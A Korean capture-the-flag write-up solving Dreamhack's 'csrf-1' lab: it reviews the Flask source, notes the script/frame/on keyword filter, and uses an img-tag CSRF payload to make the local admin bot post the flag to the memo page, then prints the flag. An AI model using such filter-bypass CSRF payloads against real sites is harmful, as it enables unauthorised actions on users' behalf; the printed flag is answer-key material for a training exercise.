[dreamhack]csrf-1

vuln(csrf) page


memo

notice flag

flag

처음 들어가면 네 개의 항목이 보입니다.

vuln(csrf) page



<*>alert(1)


memo

```
hello
```

notice flag

Access Denied

flag



각각 이런 화면이 표시됩니다.

그러면 소스를 한 번 확인해보겠습니다.

```python
def check_csrf(param, cookie={"name": "name", "value": "value"}):
    url = f"http://127.0.0.1:8000/vuln?param={urllib.parse.quote(param)}"
    return read_url(url, cookie)
```

```python
@app.route("/flag", methods=["GET", "POST"])
def flag():
    if request.method == "GET":
        return render_template("flag.html")
    elif request.method == "POST":
        param = request.form.get("param", "")
        if not check_csrf(param):
            return '<script>alert("wrong??");history.go(-1);</script>'

        return '<script>alert("good");history.go(-1);</script>'
```

```python
@app.route("/vuln")
def vuln():
    param = request.args.get("param", "").lower()
    xss_filter = ["frame", "script", "on"]
    for _ in xss_filter:
        param = param.replace(_, "*")
    return param
```

frame script on 태그는 전부 *로 필터링 되는 걸로 보입니다.

```python
@app.route("/memo")
def memo():
    global memo_text
    text = request.args.get("memo", None)
    if text:
        memo_text += text
    return render_template("memo.html", memo=memo_text)
```


get 메소드를 통해 요청하면 memo_text에 추가되는 걸로 보입니다.


```python
@app.route("/admin/notice_flag")
def admin_notice_flag():
    global memo_text
    if request.remote_addr != "127.0.0.1":
        return "Access Denied"
    if request.args.get("userid", "") != "admin":
        return "Access Denied 2"
    memo_text += f"[Notice] flag is {FLAG}\n"
    return "Ok"
```

127.0.0.1 에서만 접근이 가능하고 userid가 admin일 때만 접근이 가능합니다.

/memo에 별다른 필터링이 없고 memo_text가 127.0.0.1에서 userid가 admin으로 접근시 flag를 내보내게 되어있습니다. 그러나 script 태그는 필터링이 되므로 img태그를 이용해서 접근합니다.

<img src="/admin/notice_flag?userid=admin>을 flag 페이지에서 보내줍니다.





이와 같은 대화 상자가 표시되고 memo 페이지로 가면

```
hello[Notice] flag is DH{11a230801ad0b80d52b996cbe203e83d}
```

플래그를 확인할 수 있습니다.